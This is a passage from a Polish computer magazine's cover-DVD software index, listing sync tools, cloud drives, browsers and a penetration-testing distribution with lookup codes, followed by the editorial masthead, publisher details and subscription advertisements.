Resilio Sync 2.6.3 (32-bit)	026
Resilio Sync 2.6.3 (64-bit)	027
SyncTrayzor 1.1.23 (32-bit)	031
SyncTrayzor 1.1.23 (64-bit)	032

6 DYSKÓW INTERNETOWYCH	DVD-KOD
Dropbox 72.4	007
Google Kopia zapasowa i synchronizacja 3.43	011
MEGA Desktop 4.0.2	016
Microsoft OneDrive 19	017
pCloud	023
Sync.com	030

10 PRZEGLĄDAREK INTERNETOWYCH	DVD-KOD
Brave 0.61.52 (32-bit)	002
Brave 0.61.52 (64-bit)	003
Chrome 74	004
Chromium 75 (32-bit)	005
Chromium 75 (64-bit)	006
Firefox 66	009
K-Meleon 76 RC	015
Opera 60	018
Opera Neon	019
Pale Moon 28.5 (32-bit)	021
Pale Moon 28.5 (64-bit)	022
Vivaldi 2.5 (32-bit)	035
Vivaldi 2.5 (64-bit)	036
Waterfox 56.2.9	037

TESTY PENETRACYJNE	DVD-KOD
Kali Linux 2019.1a	014
Rufus 3.5	028

CO TO JEST DVD-KOD

Aby szybko odnaleźć wybrany program, podaną za słowem DVD-KOD liczbę należy wpisać w wyszukiwarkę w menu płyty i zatwierdzić, wciskając klawisz enter

Komputer Świat SPECIAL

Adres redakcji: 02-672 Warszawa, ul. Domaniewska 52
internet: www.komputerswiat.pl, forum.komputerswiat.pl
e-mail: redakcja@komputerswiat.pl

Rafał Kamiński (rk)
redaktor naczelny

Agnieszka Al-Jawahiri (aa)
z-ca redaktora naczelnego, szef wydań specjalnych

Mariusz Michalski (mm)
DVD manager

Krzysztof Dziedzic (kd)
autor

Łukasz Guziak (lg)
autor

Konrad Jagaciak (kj)
autor

Tomasz Kurzak (tk)
autor

Agnieszka Serafinowicz (as)
autor

Jolanta Rososińska
korekta

Robert Dobrzyński
dyrektor artystyczny

Mariusz Rybak
redaktor graficzny

ringier axel springer

Wydawca: RINGIER AXEL SPRINGER POLSKA Sp. z o.o.
Członek Izby Wydawców Prasy i Związku Kontroli Dystrybucji Prasy
www.ringieraxelspringer.pl, asp@axelspringer.pl
Adres: 02-672 Warszawa, ul. Domaniewska 52
tel. 22 2320000, 22 2320001

Prezes Zarządu: Mark Dekan
Prezes Honorowy: Wiesław Podkański
Dyrektor Generalny: Marcin Biegluk
Dyrektor Wydawniczy: Paweł Paczuski
Dyrektor Finansowy: Krzysztof Stopa
Dyrektor Sprzedaży: Mariusz Wąsiński
Dyrektor Marketingu: Olga Korolec

media impact

Biuro reklamy: Media Impact
reklama.warszawa@mediaimpact.pl
tel. (12) 2600200 (BOK)

Business Project Manager: Paweł Bulwan
Dział personalny: Monika Remiszewska
Księgowość: Katarzyna Fita (dyrektor)
Kolportaż: Rafał Kamiński (dyrektor)
Produkcja: Mariusz Gajda
Druk: Quad/Graphics Europe Sp. z o.o., Wyszków

Prenumerata i egzemplarze archiwalne:
tel. 22 3367901, infolinia 801000869;
e-mail: prenumerata.axel@qg.com (zamówienia)

Sprzedaż internetowa: www.literia.pl
Prenumerata zagraniczna: www.literia.pl
E-wydania: ksplus.pl

Redakcja nie zwraca materiałów niezamówionych, zastrzega sobie prawo redagowania nadesłanych tekstów, nie odpowiada za treść zamieszczanych reklam i ogłoszeń

Zabroniona jest bezumowna sprzedaż czasopisma po cenie niższej od ceny detalicznej ustalonej przez wydawcę. Sprzedaż numerów aktualnych i archiwalnych po innej cenie jest nielegalna i grozi odpowiedzialnością karną.

PRZEGLĄD SPORTOWY

czytaj, kiedy chcesz i jak chcesz

www.przegladsportowy.pl

NIE PRZEGAP ŻADNEGO NUMERU

ZAMÓW PRENUMERATĘ NA LITERIA.PL
LUB E-PRENUMERATĘ NA KSPLUS.PL